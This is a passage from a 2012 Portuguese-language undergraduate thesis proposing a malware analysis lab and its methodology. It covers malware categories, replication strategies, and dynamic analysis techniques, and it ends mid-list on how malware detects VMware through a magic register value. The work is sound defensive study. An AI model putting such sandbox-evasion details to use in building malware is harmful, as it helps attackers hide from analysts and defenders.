MINISTÉRIO DA DEFESA
EXÉRCITO BRASILEIRO
DEPARTAMENTO DE CIÊNCIA E TECNOLOGIA
INSTITUTO MILITAR DE ENGENHARIA
Seção de Engenharia de Computação / SE 8

Luiz de Abreu Henriques Neto
Roberto da Costa Lemos Rezende

Proposta de Infraestrutura de um Laboratório de Análise de *Malware* e sua Metodologia

Rio de Janeiro
2012

INSTITUTO MILITAR DE ENGENHARIA

Luiz de Abreu Henriques Neto
Roberto da Costa Lemos Rezende

Proposta de Infraestrutura de um Laboratório de Análise de Malware e sua Metodologia

Projeto de Fim de Curso de Graduação em Engenharia de Computação como parte integrante do processo avaliativo dos oitavo e nono períodos.

Orientador:
Claudio Gomes de Mello, D.Sc.

Rio de Janeiro

2012

INSTITUTO MILITAR DE ENGENHARIA

Praça General Tibúrcio, 80 - Praia Vermelha

Rio de Janeiro - RJ CEP: 22290-270

005.1 Henriques Neto, Luiz de Abreu

H519p Proposta de infraestrutura de um laboratório de análise de *malware* e sua metodologia / Luiz de Abreu Henriques Neto, Roberto da Costa Lemos Rezende; orientado por Claudio Gomes de Mello. - Rio de Janeiro: Instituto Militar de Engenharia, 2012.

110 f. : il.

Projeto de Final de Curso (Graduação) - Instituto Militar de Engenharia, 2012

1. Engenharia de Software 2. Vírus 3. *Malware* - laboratório de análise I. Rezende, Roberto da Costa Lemos II. Mello, Claudio Gomes de III. Título IV. Instituto Militar de Engenharia.

CDD 005.1

INSTITUTO MILITAR DE ENGENHARIA

LUIZ DE ABREU HENRIQUES NETO

ROBERTO DA COSTA LEMOS REZENDE

PROPOSTA DE INFRAESTRUTURA DE UM LABORATÓRIO DE ANÁLISE DE *MALWARE* E SUA METODOLOGIA

Projeto de Fim de Curso sob o título *"Proposta de Infraestrutura de um Laboratório de Análise de Malware e sua Metodologia"*, defendido por Luiz de Abreu Henriques Neto e Roberto da Costa Lemos Rezende e aprovado em 14 de junho de 2012 no Rio de Janeiro, Estado do Rio de Janeiro, pelo professor orientador:

_____

Claudio Gomes de Mello - D.Sc.

_____

Anderson F. P. dos Santos - D.Sc.

_____

Julio Cesar Duarte - D.Sc.

Dedicado a todos os engenheiros do mundo, que praticam o ofício de transformar nossas ambições em realidade. Ofício esse que tenho orgulho em me preparar para exercer.

Dedicado à minha família e a todos os meus amigos, que felizmente são muitos e se mostraram verdadeiros tanto nos momentos bons quanto nos momentos ruins. É impossível enumerar todos neste espaço, mas farei questão de mostrar pessoalmente a cada um.

Mas, principalmente, dedicado à minha amada mãe que, infelizmente, não conseguiu ver este projeto concluído em vida. Esse trabalho é fruto de nosso esforço conjunto.

- Roberto da Costa Lemos Rezende

Agradecimentos

Primeiramente, ao Instituto Militar de Engenharia pela oportunidade de conquistar o direito de estudar nessa casa de excelência no ensino de Engenharia.

Aos nossos companheiros de turma, com quem dividimos as dificuldades deste curso e multiplicamos os conhecimentos nele obtidos. Conhecimentos estes que só pudemos obter com o auxílio de nossos professores, profissionais de ponta, tanto nos campos que se propuseram a ensinar, quanto no ofício do ensino.

Ao nosso orientador, Maj Claudio Gomes de Mello, pela dedicação em nos ensinar e nos guiar, através de seu conhecimento e experiência, no caminho correto para tornar este Projeto de Fim de Curso uma realidade com a qualidade que se espera de um profissional da nossa casa.

Ao membros de nossa banca, Maj Anderson Fernandes Pereira dos Santos e Maj Julio Cesar Duarte, pelas orientações e observações dadas, que contribuíram na corretude a na completude desse projeto.

Ao Ten Cesar Augusto Borges de Andrade, pelo apoio com materiais de *Sandboxes*, pela indicação do site *virustotal.com* e pelo compartilhamento de outros materiais fundamentais para a realização desse trabalho.

Aos profissionais do Laboratório de Informática da SE/8, aos quais representamos no nome do Maj David Fernandes Cruz Moura, pelo acesso fornecido ao local a qualquer hora e pela configuração da máquina com as permissões necessárias para se realizar as experiências.

À Mariana de Farias Marcinichen pela construção e melhoria de imagens utilizadas nesse projeto.

A todos os nossos companheiros da turma Computação-2012 do Instituto Militar de Engenharia, que se dispuseram a nos ajudar no teste de nosso código malicioso.

E, especialmente, a todos os nossos familiares e amigos, por nos apoiarem em nossas vidas pessoais e entenderem que nem sempre pudemos estar presentes ao longo desses cinco anos, unicamente com o objetivo de tornar nosso sonho realidade.

A todos vocês, agradecemos o apoio fornecido para concluir este material.

Sumário

Lista de Figuras **x**

Resumo **xiii**

Abstract **xiv**

1 Introdução **15**

1.1 Objetivos 15

1.2 Motivação 15

1.2.1 Fatos e Números em Destaque Referentes ao Ano de 2010 16

1.2.2 A Sofisticação das Atividades Maliciosas 17

1.2.3 Ataques em Redes Sociais 17

1.2.4 Ataques Web e o uso de Vírus Multiplataforma 18

1.3 Metodologia 18

1.4 Organização do Trabalho 19

2 Conceitos **21**

2.1 Classificação dos Softwares Maliciosos 21

2.2 Estratégias de Replicação de *Malwares* 23

2.3 Análise de *Malware* 24

2.3.1 Análise Dinâmica 24

2.3.2 Análise Estática 28

3 Análise Comportamental **29**

3.1 Preparação do Ambiente 29

3.2 Máquina Virtual 29
3.3 Captura do Tráfego de Rede 30
3.3.1 Farejadores ou *Sniffers* 30
3.4 Captura de Processos 32
3.5 Captura de Acesso ao Registro e ao Sistema de Arquivos 33

4 Engenharia Reversa **36**
4.1 Estrutura de Arquivos Executáveis 36
4.1.1 PE - *Portable Executable Format* (Windows) 36
4.1.2 ELF - *Executable and Linking Format* (Linux) 39
4.1.2.1 Código do ELF 40
4.2 Técnicas para Dificultar a Identificação do *Malware* 40
4.2.1 *Cryptors* 40
4.2.2 Vírus Polimórficos 41
4.2.2.1 Níveis de Polimorfismo 42
4.2.3 *Packers* 43
4.2.4 *Joiners* 44
4.2.5 Ofuscadores 44
4.3 Assembly 32/64 bits do Windows 46
4.3.1 Registradores 46
4.3.2 Principais Comandos 47
4.3.3 Estruturas de Controle 49
4.4 API do Windows 51
4.5 *Drivers* de *Windows* 53
4.5.1 Estrutura de um Driver 54

5 *Honeypot* **55**
5.1 Tipos de *Honeypot* 55
5.2 Níveis de *Honeypot* 56

5.3 O Projeto *Honeynet* Global 56

6 Coletores de *Malware* 58

6.1 *Honeytrap* 58

6.2 *MWCollectd* 59

6.3 *Nepenthes* 61

7 *Sandboxes* 63

8 Infraestrutura do Laboratório de *Malware* 66

8.1 Estrutura Lógica do Laboratório 66

8.2 Estrutura Física e *Softwares* do Laboratório 67

8.3 Metodologia para o Processo de Detecção de *Malware* 69

8.3.1 Metodologia da Análise Comportamental 69

8.3.2 Metodologia da Análise Estática 70

8.3.3 Determinação da Maliciosidade 75

9 Estudo de Casos como Prova de Conceito do Uso do Laboratório de Análise de *Malware* 76

9.1 Artefato 1 77

9.1.1 Análise Comportamental 77

9.1.2 Engenharia Reversa 80

9.1.3 Resultado da Metodologia 81

9.1.4 Resultado do VirusTotal 81

9.2 Artefato 2 82

9.2.1 Análise Comportamental 82

9.2.2 Engenharia Reversa 83

9.2.3 Resultado da Metodologia 84

9.2.4 Resultado do VirusTotal 86

9.3 Artefato 3 86

9.3.1 Análise Comportamental 86
9.3.2 Engenharia Reversa 87
9.3.3 Resultado da Metodologia 89
9.3.4 Resultado do VirusTotal 89
9.4 Artefato 4 90
9.4.1 Análise Comportamental 90
9.4.2 Engenharia Reversa 90
9.4.3 Resultado da Metodologia 93
9.4.4 Resultado do VirusTotal 93
9.5 Artefato 5 93
9.5.1 Análise Comportamental 94
9.5.2 Engenharia Reversa 97
9.5.3 Resultado da Metodologia 98
9.5.4 Resultado do VirusTotal 98

10 Conclusão **99**

Referências **100**

Apêndice A – Código-fonte do *malware* criado, denominado *"Windows Live Messenger 2009 Setup"* **103**

Apêndice B – Dados coletados pelo Regshot na análise do arquivo "acer.jpg.exe" **106**

Apêndice C – Dados coletados pelo Regshot na análise do arquivo "IsDebuggerPresent.exe" **108**

Apêndice D – Dados coletados pelo Regshot na análise do arquivo "tls.exe" **109**

Lista de Figuras

1 Estrutura do VMI 25

2 Posição da Máquina Virtual para o Sistema Operacional e o *Hardware* 30

3 Funcionamento de um *Sniffer* 31

4 *Switched Port Analyzer - SPAN* 31

5 Fotografia do Wireshark 32

6 Fotografia do Regshot 33

7 Resultado obtido pelo Regshot 34

8 *ProcessMonitor* em execução 35

9 Estrutura do padrão ELF 39

10 Decifração no momento da execução 41

11 *Malware* decifrado 41

12 Criação e execução de arquivos comprimidos ou encriptados 43

13 Exemplos de *Packers* e de seus respectivos *Unpackers* 43

14 Exemplo de código original e seu respectivo código ofuscado com o *software Free Javascript Obfuscator* (INC., 2010) 45

15 Código ofuscado que fez parte do IOCCC (IOCCC, 2012) 46

16 Estrutura de compatibilidade dos registradores 47

17 Lista de comandos de salto em *Assembly* 49

18 Exemplo de código em linguagem de máquina do “Olá, Mundo” 51

19 Driver como intermediário entre um dispositivo e o computador 54

20 Estrutura de um *driver* de áudio (RIETHMULLER, 2003) 54

21 Localização dos *Honeypots* no território brasileiro 57

22 MWCollectd sendo utilizado 60

23 Arquitetura do *Nepenthes* (BAECHER et al., 2006) 61
24 Passos da Análise de *Malware* 63
25 Como um *Sandbox* se encaixa na Análise 64
26 Projeto de Laboratório de *Malware* 66
27 *Buster* em Execução 68
28 Exemplo de gráfico de chamadas 72
29 Exemplo de gráfico de fluxo de controle 72
30 Arquivo “acer.jpg.exe” oculto em sua pasta. 77
31 Potenciais processos maliciosos para o *Process Explorer* 78
32 Arquivo recém-executado 78
33 Arquivo um tempo depois de ser executado 79
34 Lista de funções importadas do “acer.jpg.exe” 80
35 Lista de nomes do “acer.jpg.exe” 81
36 Estatísticas do artefato 1 geradas no VírusTotal 81
37 Execução Inicial de “isDebuggerPresent.exe” 82
38 Execução do *Process Explorer* após a execução do Artefato 2 83
39 Execução de “isDebuggerPresent.exe” no interior do IDA Pro 83
40 Lista de *strings* de “isDebuggerPresent.exe” 84
41 Trecho extraído do gráfico de fluxo de controle do “isDebuggerPresent.exe” . . 85
42 Informações sobre o compilador do “isDebuggerPresent.exe” 85
43 Estatísticas do artefato 2 geradas no VírusTotal 86
44 Execução Inicial de “tls.exe” 86
45 Execução do *Process Explorer* após a execução do Artefato 3 87
46 Bibliotecas carregadas antes da execução da “primeira” instrução de “tls.exe” . 88
47 Trecho de código que representa a função de *callback* do “tls.exe” 88
48 Trecho extraído da lista de *strings* que mostra o compilador do “tls.exe” 89
49 Estatísticas do artefato 3 geradas no VírusTotal 89

50 Lista de *Strings* do “nopack” 90
51 Lista de Funções Importadas do “nopack” 91
52 Parte do Grafo de Fluxo de Controle do “nopack” 92
53 Resultado coletado do site “http://www.malwaregroup.com/” 92
54 Resultado coletado do site “http://www.mywot.com/” 92
55 Estatísticas do artefato 4 geradas no VírusTotal 93
56 Instalador em execução 94
57 Sistema incapaz de iniciar após execução do artefato 95
58 Fotografia do *Process Explorer* em execução 95
59 *Chrome* incapaz de executar 96
60 Estatísticas do artefato 5 geradas no VírusTotal 98
61 Kaspersky, o único antivírus que o identificou como *malware* 98

Resumo

Este trabalho consiste na infraestrutura de um laboratório de análise de *malwares*, com a descrição dos processos, métodos e ferramentas necessárias.

O processo de detecção de *malwares* é descrito passo-a-passo, utilizando-se de técnicas de análise dinâmica e estática.

Como prova de conceito, são feitas análises de *malwares* com os métodos e ferramentas descritas nesse trabalho, assim como é desenvolvido um código-fonte de *malware* para ilustrar como a implantação de um laboratório de análise de *malwares* pode ser usado como elemento essencial na Guerra Cibernética.

Abstract

This work consists of the infrastructure of a laboratory of malware analysis, describing the necessary processes, methods and tools.

The malware detection process is described step by step, using the techniques of static and dynamic analysis.

As proof of concept, malware analyzes are made with the methods and tools described in this work, as well as a malware source code is developed to illustrate how the implementation of a laboratory of malware analysis can be used as an essential element in the Cyber War.

1 Introdução

Os *malwares*, ou *softwares* maliciosos, maiores pragas do mundo virtual, estão cada vez mais complexos e furtivos. Em um mundo no qual a Internet já faz parte da vida das pessoas e das organizações, a existência de profissionais capacitados para atuar contra esses programas maliciosos e prover segurança aos utilizadores de qualquer serviço *Web* se tornou necessária.

Mas não adianta apenas existir o profissional capacitado, se esse não possuir um ambiente com todas as ferramentas necessárias para que ele possa colocar em prática seu conhecimento e analisar de forma completa e correta as mais diversificadas pragas virtuais.

Partindo desse contexto, este trabalho descreve detalhadamente quais são e como utilizar todas as ferramentas necessárias e suficientes de um laboratório especializado em análise de *softwares* maliciosos. Além do supracitado, também se encontra no trabalho a descrição da metodologia do processo de detecção de *malwares*, utilizando-se de técnicas de análise dinâmica e estática.

1.1 Objetivos

Desenvolver uma infraestrutura de laboratório especializado em análise de *malware*, descrevendo em detalhes quais são processos, métodos e ferramentas necessários e suficientes para sua montagem, desenvolver uma metodologia, utilizando-se de técnicas de análise dinâmica e estática de arquivo, para a detecção de *malware* e desenvolver código-fonte e realizar seu estudo de caso como prova de conceito.

1.2 Motivação

Atualmente, com o grande crescimento e popularização de serviços eletrônicos como o uso de e-mail e sites Web, cresceram também as ameaças virtuais como vírus, *worms* e outros agentes de *software* malicioso. Torna-se necessário então criar um conhecimento avançado sobre essas categorias de software para que possamos evitar fraudes, invasões e até mesmo estarmos preparados para uma Guerra Cibernética.

Anualmente, grandes empresas de produção de *softwares* contra arquivos maliciosos, como a *Symantec*, produzem relatórios com o estudo sobre as tendências e desenvolvimento do mundo das ameaças online. A existência desses documentos é de extrema importância para a própria área de defesa, já que mostra a evolução dos ataques e em qual setor as empresas devem focar seus estudos no intuito de combatê-los.

A análise do *Symantec Internet Security Threat Report* (FOSSI et al., 2011) - Relatório de Ameaças à Segurança da Internet - produzido pela *Symantec*, volume 16, cujos dados são relativos ao ano de 2010, foi resumida nas próximas subseções.

1.2.1 Fatos e Números em Destaque Referentes ao Ano de 2010

Foram criadas 286 milhões de novas ameaças. Novos mecanismos de disparo, como as ferramentas para ataques Web, continuam a elevar o número de diferentes programas de *malware*.

Ocorreu um aumento de 93% nos ataques baseados na Web, gerado, principalmente, pelas ferramentas para ataques Web. O uso de URLs encurtadas também contribuiu para isso.

O número médio de identidades expostas por violação de dados causadas por *hackers* foi de 260.000.

Foram descobertas 14 novas vulnerabilidades *zero-day*, ou seja, aquela que é desconhecida até pelo próprio desenvolvedor. As vulnerabilidades *zero-day* desempenharam um papel fundamental nos ataques direcionados, incluindo o *Hydraq* e o *Stuxnet*. Apenas o *Stuxnet* utilizou quatro diferentes vulnerabilidades *zero-day*.

Foram documentadas 6.253 novas vulnerabilidades, mais do que em qualquer período anterior.

Como um sinal de que os cibercriminosos estão começando a concentrar seus esforços no universo móvel, o número de novas vulnerabilidades encontradas em sistemas operacionais móveis aumentou de 115 em 2009 para 163 em 2010. Contudo, relata que, em 2011, os números devem ser ainda maiores, uma vez que, só nos primeiros meses, dezenas de centenas de equipamentos foram infectados por códigos maliciosos.

O risco a que estão expostos os dispositivos móveis faz com que, atualmente, cerca de 47% das empresas admitam que não conseguem gerenciar, de forma adequada, os riscos trazidos por esses equipamentos (*smartphones*, *tablets*, *notebooks*, entre outros).

A Rustock, maior *botnet*[1] observada em 2010, teve durante o ano mais de um milhão

[1] Uma *botnet* é uma coleção de agentes de *software* ou *bots* que executam autonomamente e automaticamente. O termo é geralmente associado com o uso de *software* malicioso, mas também pode se referir a uma rede de computadores utilizando *software* de computação distribuída.

de *bots* sob seu controle a partir de um único ponto. Outras *botnets*, como Grum e Cutwail, apresentaram muitas centenas de milhares de *bots* cada.

Quase três quartos de todo o *spam* em 2010 estava relacionado a produtos farmacêuticos – grande parte disso estava associado a sites farmacêuticos e marcas afins.

A Symantec identificou um anúncio que oferecia 10 mil computadores infectados por *bots* por US$15 em um fórum secreto em 2010. Os *bots* são normalmente usados para *spam*, mas são cada vez mais usados também para ataques DDoS (ataque de negação de serviço).

O preço cobrado por informações de cartão de crédito em fóruns secretos variou amplamente em 2010. Entre os fatores que ditaram os preços estão a raridade do cartão e os descontos oferecidos para compras em volume.

Como estatística, 17% de todo o *spam botnets* detectado mundialmente pela Symantec foi originado da América Latina.

1.2.2 A Sofisticação das Atividades Maliciosas

Além do supracitado, foi bastante grifado o crescimento substancial da sofisticação das atividades maliciosas em 2010. Um vírus conhecido como *Stuxnet* tornou-se o primeiro pedaço de código habilitado a afetar dispositivos físicos enquanto, simultaneamente, realiza o ataque utilizando-se de um número sem precedentes de vulnerabilidades *zero-day*.

Mesmo sendo muito improvável que vírus como o *Stuxnet* se tornem comuns dada a imensa quantidade de recursos requeridos para sua criação, ele mostra o que um grupo qualificado e organizado de pessoas pode realizar.

1.2.3 Ataques em Redes Sociais

As plataformas de redes sociais continuam a crescer em popularidade e não surpreendentemente atraíram um grande volume de *malwares*.

Uma das principais técnicas de ataque usada em sites de redes de relacionamento envolve o uso de URLs encurtadas. Em circunstâncias típicas e legítimas, essas URLs abreviadas são usadas para compartilhar de forma eficiente um link em um e-mail ou em uma página da web quando o endereço web original é extenso.

No ano passado, os cibercriminosos publicaram milhões de links encurtados em sites de redes sociais para enganar as vítimas de ataques, aumentando drasticamente a taxa de infecção bem-sucedida.

O relatório identificou que os cibercriminosos utilizaram as ferramentas de *feed* de notícias

fornecidas por sites de redes sociais populares para disparar ataques em massa. Em um cenário típico, o criminoso se registra em uma conta de rede social comprometida e publica um link encurtado para um site malicioso na área de status da vítima. O site da rede social, em seguida, distribui automaticamente o link para os amigos da vítima, potencialmente espalhando o link para centenas ou milhares de contatos em minutos.

No ano passado, 65% dos links maliciosos em *feeds* de notícias observados pela Symantec usaram URLs encurtados. Destes, 73% foram clicados 11 vezes ou mais, com 33% recebendo entre 11 e 50 cliques.

1.2.4 Ataques Web e o uso de Vírus Multiplataforma

Em 2010, os *toolkits*[2] para ataques continuaram a ter uso disseminado. Cada vez mais esses kits têm como alvo as vulnerabilidades do popular sistema Java, que representaram 17% de todas as vulnerabilidades que afetaram plug-ins de navegador em 2010. Como uma tecnologia popular, disponível para múltiplos navegadores e multiplataforma, a linguagem de programação Java é um alvo atraente para os cibercriminosos.

O *toolkit* Phoenix foi o responsável pela maior atividade de ataques baseados na Web em 2010. Esse kit incorpora meios para explorar as vulnerabilidades do Java, assim como o sexto ataque baseado na Web com a mais alta classificação durante o período de análise do relatório.

Esses dados mostram o porquê da Guerra Cibernética - uso de computadores e da Internet para a guerra de informações - ter recebido constante destaque nos mais diversos congressos nacionais e internacionais, como na última edição da Estratégia Nacional de Defesa (2008-2011). Sua importância levou à criação do Centro de Defesa Cibernética (CDCiber) em 2010.

1.3 Metodologia

Para o correto entendimento do conteúdo do trabalho, é realizado, inicialmente, um estudo conceitual em cima do termo *malware*. Entender suas classificação e replicação é um dos objetivos desse estudo.

Tendo posse dos conhecimentos conceituais, são introduzidas as técnicas de análise de arquivo (dinâmica e estática). Elas são necessárias para a correta identificação de um *malware*, ou seja, para, ao analisar-se um arquivo, saber dizer se trata-se de um código malicioso ou não.

Em seguida, são descritas, em detalhes, quais são e como utilizar as demais ferramen-

[2]Os *toolkits* são programas que podem ser usados por principiantes e especialistas para facilitar o disparo de ataques generalizados em redes de computadores.

tas necessárias e suficientes para a montagem de um laboratório especializado em análise de *malware*, partindo de máquinas *Honeypots* a *Sandboxes*.

Com o conhecimento adquirido, é definido uma infraestrutura de laboratório de análise de *malware*, listando seus processos, métodos e ferramentas e uma metodologia para o processo de detecção de *malwares*, utilizando-se de técnicas de análise dinâmica e estática.

Por fim, é realizado o estudo de *softwares* - sendo que um dos códigos-fonte maliciosos estudados foi desenvolvido no trabalho - como prova de conceito do uso do laboratório de análise de *malware*.

1.4 Organização do Trabalho

O primeiro capítulo apresenta uma breve introdução do trabalho, contendo os objetivos, a motivação, a metodologia e a organização do projeto.

O segundo capítulo define conceitos fundamentais e a linguagem utilizada pelo profissional especialista em *malwares*. Explica o que é um vírus, um verme, um cavalo-de-troia, dentre outros tipos de *malwares* e qual a diferença entre eles. Também explicita as principais técnicas de replicação de *malwares*, como acesso ao sistema de arquivos e aos registros do sistema.

O terceiro capítulo define detalhadamente a Análise Comportamental, mostra como o ambiente deve ser preparado para uma análise correta e segura e como são realizadas as capturas de tráfego na rede, processos e acessos ao registro e ao sistema de arquivos.

O quarto capítulo define detalhadamente a Engenharia Reversa, mostra a estrutura dos arquivos executáveis, ferramentas para que possa ser feita essa análise e algumas técnicas comumente utilizadas para esconder o código malicioso do analisador.

O quinto capítulo apresenta o *Honeypot*, máquina utilizada para capturar pragas virtuais, detalhando seus tipos, níveis e o Projeto *Honeynet* Global.

O sexto capítulo mostra os principais *softwares* utilizados para a coleta de *malwares*, muito utilizados nos *Honeypots*.

O sétimo capítulo apresenta os *Sandboxes*, espaços virtuais nos quais todas as alterações em arquivos, configurações e *downloads* efetuados são interceptadas e um relatório das interações é gerado.

O oitavo capítulo define uma infraestrutura de laboratório de *malware*, listando seus processos, métodos e ferramentas e a metodologia do processo de detecção de *malwares*, utilizando-se de técnicas de análise dinâmica e estática.

O nono capítulo contém o estudo de casos como prova de conceito do uso do laboratório de análise de *malware*, os quais consistem da aplicação direta da metodologia no intuito de identificar se um *software* é malicioso ou não.

No décimo capítulo, é realizada a conclusão do trabalho, na qual são explicitados quais foram os resultados alcançados, se os objetivos iniciais foram cumpridos e sugestões de trabalhos futuros.

2 Conceitos

Para um melhor entendimento do conteúdo do presente trabalho, é importante ter conhecimento de alguns conceitos, os quais serão abordados nas subseções abaixo.

2.1 Classificação dos Softwares Maliciosos

O termo *Malware*, ou *Malicious Software*, diz respeito a qualquer programa desenvolvido com o intuito de causar algum tipo de dano a um computador, rede ou sistema. De acordo com a maneira que é executado, como se replica e o que faz, o *malware* pode ser classificado em:

- Vírus

  Utilizam vários tipos de hospedeiros. No início, residiam em arquivos executáveis e em setores de *boot* de disquetes. Com o passar do tempo, contaminaram documentos com macros em *scripts* e, atualmente, se encontram em anexos de e-mail.

  Nos arquivos executáveis, o vírus é caracterizado por uma porção de código unida ao código original que é executada juntamente com o aplicativo. De modo geral, o programa hospedeiro mantém seu funcionamento normal, o que facilita a propagação. Em outros casos, passa a ter um funcionamento anômalo. A propagação dos vírus é dada pela transferência do programa hospedeiro a outros computadores.

- Verme (*Worm*)

  Semelhantes aos vírus, porém não dependem de hospedeiros para se replicarem. Modificam a operação do sistema operacional do computador infectado para serem inicializados no processo de *boot*.

  Para a sua propagação, os vermes exploram vulnerabilidades do sistema alvo ou usam algum tipo de engenharia social, como mandar e-mail cujo conteúdo seja de interesse por parte da vítima, para fazê-la acionar a sua execução.

- *Wabbit*

  Caracteriza-se por sua grande eficiência em se auto-replicar[1], fazendo isso repetidamente no computador, causando danos pelo consumo de recursos. Não utiliza nenhum tipo de hospedeiro (programa ou arquivo) e também não usam redes para sua propagação.

  Um exemplo clássico de *Wabbit* é o "fork bomb", o qual leva em consideração que o número de processos e programas que podem ser executados simultaneamente em um computador tem um limite. Ele cria um grande número de processos, satura os recursos do sistema e inviabiliza seu uso.

- Cavalo de Troia (*Trojan*)

  Programa malicioso que se disfarça de programa legítimo. Os cavalos de troia são espalhados anexados a programas úteis, sem poder de auto-replicação. Eles podem portar outros *softwares* maliciosos em uma variante chamada de *dropper*, como vírus e vermes.

- *Backdoor*

  Permite o acesso a um computador sem os procedimentos normais de autenticação. Existem dois tipos de *backdoors*: os primeiros são inseridos manualmente no código de um *software* hospedeiro e são divulgados na medida em que o programa é instalado. O segundo tem um comportamento semelhante aos vermes, integram o processo de inicialização do equipamento e se espalham transportados pelas pragas virtuais.

- *Ratware*

  Trata-se de um *backdoor* que faz com que o sistema infectado fique enviando *spams*.

- *Spyware*

  Coletam e enviam informações do computador infectado, como padrões de navegação ou até mesmo números de cartão de crédito, sem notificar o usuário.

  Sua propagação é semelhante a dos Cavalos de Troia.

- *Rootkit*

  É um tipo de arquivo malicioso cuja principal intenção é se camuflar, impedindo que seu código seja encontrado por qualquer antivírus. Isto é possível por que estas aplicações têm a capacidade de interceptar as solicitações feitas ao sistema operacional, podendo alterar o seu resultado.

  Quando um *rootkit* é bem elaborado, torna-se difícil sua identificação, porquanto atua em nível de *Kernel* para ocultar sua presença. Dessa forma, o mais sensato a se fazer

[1] Auto-replicar é fazer cópia de si mesmo.

quando o sistema foi comprometido por um *rootkit* é a formatação completa e a reinstalação do sistema, pois é virtualmente impossível ter certeza de que todos os componentes da praga foram removidos.

- *Keylogger*

  Registra toda a atividade de entrada do teclado em um arquivo, o qual, provavelmente, será enviado ao atacante. Alguns *keyloggers* inteligentes registram apenas as informações digitadas pelo usuário quando este se encontra conectado a um site seguro. Dessa forma, o atacante possui acesso a números de contas bancárias, senhas, números de cartões, etc.

- *Screenlogger*

  Registra as páginas que o usuário visita e a área em volta do clique do *mouse* e as envia pela internet.

No dia a dia, o termo Vírus é, erroneamente, utilizado para caracterizar todos os tipos de *malware*. Os fornecedores de programas antivírus contribuem para este tipo de confusão na medida em que combatem várias manifestações de *malwares* (GOLDANI, 2005).

2.2 Estratégias de Replicação de *Malwares*

- Acesso ao *File System*

  Feito pelos chamados *file system virus* ou *cluster virus*.

  Modificam as entradas da tabela do diretório de modo que o vírus passe a ser executado imediatamente antes que um determinado programa seja executado.

- Acesso ao Registro do Sistema

  O registro é utilizado para salvar configurações de programas, restrições de configurações do sistema, associações de arquivo, entre outros.

  Como qualquer programa, um vírus pode utilizar o registro para salvar suas configurações ou outras informações (como, por exemplo, a data de infecção ou o número de e-mails infectados enviados, etc.).

  A principal utilidade para *malwares* é permitir que esses obtenham acesso à memória assim que o sistema seja inicializado. Para que o ataque ocorra, utilizam-se normalmente cavalos de troia ou vermes, que modificam os registros para que sua inicialização seja feita assim que o sistema for inicializado.

  Modificar o registro é uma maneira eficiente de combater *malwares*, entretanto, modificá-los não é uma tarefa fácil para usuários leigos, haja vista que o registro também influencia em processos essenciais do sistema operacional ou de determinadas aplicações.

- *Spam*

  De acordo com a página do Comitê Gestor da Internet no Brasil, um *spam* é "termo usado para referir-se aos *e-mails* não solicitados, que geralmente são enviados para um grande número de pessoas" (CGI, 2012).

  O termo *spam zombies* é utilizado para designar computadores de usuários finais que foram comprometidos por *malwares* que, uma vez instalados, permitem que *spammers* utilizem a máquina para o envio de *spam*, sem o conhecimento do usuário.

  Enquanto utilizam máquinas comprometidas para executar suas atividades, dificultam a identificação da origem do spam e dos autores também. Os *spam zombies* são muito explorados pelos *spammers*, por proporcionar o anonimato que tanto os protege.

- *Dialers*

  Substituem o número de telefone de uma ligação discada por outro, com o intuito de, ao efetuar a conexão, enviar informações ao atacante.

  Os *dialers* realizam ataques que são conhecidos como *Man-in-the-Middle*, nos quais o atacante intercepta informações antes de chegarem ao destino.

- *URL Injection*

  Modifica o comportamento do *browser* no acesso a alguns domínios, substituindo a URL requisitada por outra de interesse alheio, como propagandas de produtos. Normalmente, essa troca de sites é realizada de maneira transparente ao usuário.

2.3 Análise de *Malware*

A análise de código malicioso visa o entendimento profundo do funcionamento de um *malware* – como atua no sistema operacional, que tipo de técnicas de ofuscação são utilizadas, quais fluxos de execução levam ao comportamento principal planejado, se há operações de rede, download de outros arquivos, captura de informações do usuário ou do sistema, entre outras atividades (FILHO et al., 2010).

2.3.1 Análise Dinâmica

A Análise Dinâmica, ou Análise Comportamental, consiste em executar o *malware* em um ambiente controlado, comumente dentro de um máquina virtual, e através de ferramentas de monitoramento capturar as interações que ele realiza com o sistema operacional e ambiente

de rede (MICROSOFT, 2009). O *malware* é monitorado durante sua execução, por meio de emuladores, *debuggers*, ferramentas para monitoração de processos, registros e arquivos e tracers de chamadas de sistema (FILHO et al., 2010).

As três técnicas de Análise Dinâmica mais empregadas nos principais sistemas de análise de *malware* disponíveis são (FILHO et al., 2010):

- *Virtual Machine Introspection (VMI)*;
- *System Service Dispatch Table (SSDT) Hooking*; e
- *Application Programming Interface (API) Hooking*.

Virtual Machine Introspection (VMI), cuja estrutura está representada na Figura 1, é um tipo de análise que utiliza um ambiente virtual para a execução do malware e uma camada intermediária entre o ambiente virtual e o real (*host system*), chamada *Virtual Machine Monitor* (VMM). Esta camada intermediária é responsável por obter e controlar as ações que estão sendo executadas no ambiente virtual, isolando-o e minimizando a chance de comprometimento do ambiente real do sistema de análise.




Figura 1: *Estrutura do VMI*

Com essa técnica, é possível obter informações de mais baixo nível sobre a execução do binário, como por exemplo, as chamadas de sistema (*system calls*) executadas e o estado da memória e dos registradores do processador. Porém, a grande limitação desta abordagem é justamente a necessidade do ambiente de análise virtualizado.

Existem alguns tipos de *malware* que, a fim de burlar a análise e identificação de suas ações, realizam diversas checagens para verificar se estão executando em ambiente virtual. Ao

notarem a presença deste tipo de ambiente, modificam seu comportamento de forma a ocultar o fluxo de execução malicioso. Um exemplo de aplicativo que realiza esta checagem encontra-se em (BACHAALANY, 2005). O aplicativo presente para *download* identifica se as máquinas virtuais *VMWare* e *Virtual PC* estão sendo utilizadas. Em (BACHAALANY, 2005) encontram-se as checagens que o aplicativo faz e que podem ser utilizadas por um *malware* esconder-se de uma análise. A seguir, as checagens feitas para identificar o *VMWare*:

1. Executar os tratadores de exceção.
2. Passar para o registrador EAX o ”valor mágico” 0x564D5868h (ou VMXh).
